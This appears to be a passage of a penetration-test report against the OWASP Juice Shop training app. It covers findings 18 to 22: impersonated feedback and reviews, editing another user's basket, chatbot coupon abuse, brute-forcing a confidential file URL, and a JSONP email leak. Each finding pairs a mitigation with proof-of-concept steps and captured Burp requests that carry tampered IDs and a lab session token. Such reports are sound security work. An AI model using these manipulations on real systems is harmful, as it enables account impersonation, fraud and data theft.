
Description:	Users can post feedback on behalf of other users by changing the username field.
Risk:	Medium Users can post feedback impersonating other users, which can lead to defamation or skewed product perceptions.
System	OWASP Juice shop
Mitigation	Validate that the user submitting feedback is the owner of the associated account
References:	https://owasp.org/www-community/Broken_Access_Control https://portswigger.net/web-security/access-control


Exploitation proof of concept

- Submit feedback using another user's name in the payload.

Mitigation

Validate that the user submitting feedback is the owner of the associated account





Burp Suite Community Edition v2022.7.1 - Temporary Project
Burp Project Intruder Repeater Window Help
Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Logger Extender Project options User options Learn
3 × 4 × 5 × 7 × 8 × 9 ×
Send Cancel
Target: http://192.168.146.136:3000 HTTP/1
Request
Pretty Raw Hex
Connection: close
Referer: http://192.168.146.136:3000/
Cookie: cookieconsent_status=dismiss; language=en; welcomebanner_status=dismiss; token=eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJzdGF0dXMiOiJzdWNjZXNzIiwiZGF0YSI6eyJpZCI6MSwidXNlcm5hbWUiOiIiLCJlbWFpbCI6ImFkbWluQGp1aWNlLXNoLm9wIiwicGFzc3dvcmQiOiIwMTkyMDIzYTdiYmQ3MzI1MDUxNmYwNjlkZjE4YjUwMCIsInJvbGUiOiJhZG1pbiIsImRlbHV4ZVRva2VuIjoiIiwibGFzdExvZ2luSXAiOiIiLCJwcm9maWxlSW1hZ2UiOiJhc3NldHMvcHVibGljL2ltYWdlcy91cGxvYWRzL2RlZmF1bHRBZG1pbi5wbmciLCJ0b3RwU2VjcmV0IjoiIiwiaXNBY3RpdmUiOnRydWUsImNyZWF0ZWRBdCI6IjIwMjQtMTAtMjAgMTM6NTA6MzEuNzEyICswMDowMCIsInVwZGF0ZWRBdCI6IjIwMjQtMTAtMjAgMTM6NTA6MzEuNzEyICswMDowMCIsImRlbGV0ZWRBdCI6bnVsbH0sImlhdCI6MTcyOTQzMjYxNX0.awOw29mrcEyrwhk_my2IGbg2LBbqJLz-4yYbn25gC8m9FSimr9cb5YxeRP_meDaIiN9UA_MTncRfiYlu2SEUslXiTgBLSp5NMJwCkX8IOZyjieLNTV436m-gqCz5HoGWv744G9oGwwvPvm0xUHkMUAg80_A95tzLnBcdUeIFGa0; continueCode=KP32pqXyQJYZbEekj1dKltefkHQt8vuqMtRpIYVhkl0n9B4Ol6VLvrWwM7xD
{
"UserId":2,
"captchaId":0,
"captcha":"11",
"comment":"TEST FEEDBACK (***in@juice-sh.op)",
"rating":5
}
Response
Pretty Raw Hex Render
HTTP/1.1 201 Created
Access-Control-Allow-Origin: *
X-Content-Type-Options: nosniff
X-Frame-Options: SAMEORIGIN
Feature-Policy: payment 'self'
X-Recruiting: /#/jobs
Location: /api/Feedbacks/9
Content-Type: application/json; charset=utf-8
Content-Length: 182
ETag: W/"b6-I21U33/aUnWMaUNP4nAFk/ec2r8"
Vary: Accept-Encoding
Date: Sun, 20 Oct 2024 15:16:58 GMT
Connection: close
{
"status":"success",
"data":{
"id":9,
"UserId":2,
"comment":"TEST FEEDBACK (***in@juice-sh.op)",
"rating":5,
"updatedAt":"2024-10-20T15:16:58.357Z",
"createdAt":"2024-10-20T15:16:58.357Z"
}
Search... 0 matches
Search... 0 matches
Inspector
Selection 11
Selected text
"UserId":2,
Decoded from: Select
Cancel Apply changes
Request Attributes 2
Request Query Parameters 0
Request Cookies 5
Request Headers 12
Response Headers 12


Finding 18: add a product to another user's basket (Medium)

Description:	Unauthorized addition of products to another user's shopping basket can be done by manipulating the user_id in the request payload.
Risk:	Medium Attackers can alter other users' shopping carts, leading to unwanted purchases or fraudulent transactions.
System	OWASP Juice shop
Mitigation	Validate that the session user ID matches the user ID in the shopping basket
References:	https://owasp.org/www-community/Broken_Access_Control https://portswigger.net/web-security/access-control

Exploitation proof of concept

Intercept the request and change the user_id in the payload to another user's ID or change the basket and put the id of the product in the request





Burp Suite Community Edition v2022.7.1 - Temporary Project
Request
GET /rest/basket/2 HTTP/1.1
Host: 192.168.146.136:3000
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0
Accept: application/json, text/plain, */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Authorization: Bearer
Connection: close
Referer: http://192.168.146.136:3000/
Cookie: cookieconsent_status=dismiss; language=en; welcomebanner_status=dismiss; token=
Response
"UserId": 2,
"createdAt": "2024-10-20T13:50:38.725Z",
"updatedAt": "2024-10-20T13:50:38.725Z",
"Products": [
"id": 4,
"name": "Raspberry Juice (1000ml)",
"description": "Made from blended Raspberry Pi, water and sugar.",
"price": 4.99,
"deluxePrice": 4.99,
"image": "raspberry_juice.jpg",
"createdAt": "2024-10-20T13:50:36.849Z",
"updatedAt": "2024-10-20T13:50:36.849Z",
"deletedAt": null,
"BasketItem": {
"ProductId": 4,
"BasketId": 2,
"id": 4,
"quantity": 2,
"createdAt": "2024-10-20T13:50:38.957Z",
"updatedAt": "2024-10-20T13:50:38.957Z"
Inspector
Selection
Selected text
GET /rest/basket/2 HTTP/1.1
Decoded from:
Request Attributes
Request Query Parameters
Request Body Parameters
Request Cookies
Request Headers


Finding 19: Post or edit a product review as another user (Medium)

Description:	The application allows users to submit or modify reviews for products under different usernames.
Risk:	Medium Leads to the manipulation of product reviews, affecting user trust and product credibility.
System	OWASP Juice shop
Mitigation	Ensure reviews can only be submitted by logged-in users associated with their own account.
References:	https://owasp.org/www-community/Broken_Access_Control https://portswigger.net/web-security/access-control

Exploitation proof of concept

- Using Burp Suite or similar tools, intercept the review submission request and modify the username field.





Mitigation:

Ensure reviews can only be submitted by logged-in users associated with their own account.

Finding 20 : Bully Chatbot Coupon Abuse(Medium)

Description:	A user can exploit the support chatbot functionality on OWASP Juice Shop by repeatedly requesting a coupon. When the user sends the message "Coupon?" multiple times, the chatbot eventually provides a valid coupon code after initially responding with gibberish text. This behavior can lead to abuse, as users can generate unlimited coupon codes without proper validation or restrictions.
Impact:	This flaw allows malicious users to continuously exploit the chatbot and obtain multiple discount codes. The system lacks proper rate-limiting and coupon generation validation, which could lead to financial losses for the business and undermine the purpose of providing exclusive discounts to legitimate users.
System:	OWASP Juice Shop
Mitigation:	mplement rate limiting to prevent users from sending multiple coupon requests in a short amount of time. Add CAPTCHA or other bot detection techniques to verify that coupon requests are made by humans. Improve the chatbot logic to validate coupon requests and ensure that each user can only receive one coupon code per session or account. Log and monitor unusual activity in the support chat, such as repeated coupon requests.
References:	• OWASP Automated Threat Handbook • OWASP Juice Shop Documentation

Exploitation proof of concept:**Exploitation Proof of Concept:**

1. Login to the OWASP Juice Shop website.
2. Open the support chat and provide your name to the chatbot.
3. Send the message "Coupon?" to the chatbot and observe the gibberish response.
4. Continue sending "Coupon?" until the chatbot provides a valid coupon code.
5. Use the coupon code to receive a discount on your order.

Finding 21: Brute force URL to access confidential documents (Moderate)

Description:	The application does not protect sensitive files, allowing attackers to brute-force URLs to gain access.
Impact:	Moderate Disclosure of sensitive information could lead to business risks or competitive disadvantages.
System:	OWASP Juice Shop
Mitigation:	Implement proper authentication for accessing sensitive files and restrict file downloads to authorized users only.
References:	https://owasp.org/www-community/Broken_Access_Control https://portswigger.net/web-security/access-control


Exploitation proof of concept:


Brute-force the URL /ftp/acquisitions.md to download confidential documents.

the Exact URL used in this case is:

http://localhost:3000/ftp/acquisitions.md

Dirbuster was used to discover these URLs using a list with the most common addresses.





URL /ftp contained other files and one of them was named as acquisitions.md and this was our target.

Finding 22: Email Leak (Moderate)

Description:	The system is vulnerable to an unwanted information disclosure through cross-domain access, specifically exposing sensitive user information via a JSONP request. This can lead to data leakage, such as revealing email addresses and other personal user information.
Impact:	The response reveals sensitive user information, including: - User ID: 1 - Email: admin@juice-sh.op - Last Login IP: 0.0.0.0 - Profile Image: Default image URL
System:	OWASP Juice Shop
Mitigation:	1. Disable JSONP: If JSONP is not explicitly required, it should be disabled to prevent this kind of information disclosure. 2. Implement Proper CORS: Ensure that the Access-Control-Allow-Origin header is configured to allow only trusted domains, rather than using a wildcard (``). 3. Rate Limiting: Implement rate limiting on sensitive endpoints to mitigate brute-force attacks. 4. Implement rate limiting: Ensure that sensitive tokens and session identifiers are managed securely and are not exposed in requests.
References:	OWASP Top Ten - A3: Sensitive Data Exposure OWASP Privacy Risk Assessment Framework CWE-200: Information Exposure

Exploitation proof of concept:

Request Sample :

```
GET /rest/user/whoami?callback=hello HTTP/1.1
Host: 10.10.85.128
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
Accept: application/json, text/plain, */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Connection: keep-alive
Referer: <http://10.10.85.128/>
Cookie: io=UU8M11Zi0KF9bbWxAAAC; language=en;
continueCode=yYPgm4BDWNZgyolb21YjXMw7Q603jVU3RGz5rELJ3pq9ROVneK8kxPva
OWe3; cookieconsent_status=dismiss; token=<REDACTED>
```

-Response Sample

- *HTTP Status*: 200 OK

- ***Response Headers*:**

```
Access-Control-Allow-Origin: *
X-Content-Type-Options: nosniff
X-Frame-Options: SAMEORIGIN
Feature-Policy: payment 'self'
Content-Type: text/javascript; charset=utf-8
Content-Length: 171
Date: Sun, 20 Oct 2024 09:46:01 GMT
```

- *Response Body*:

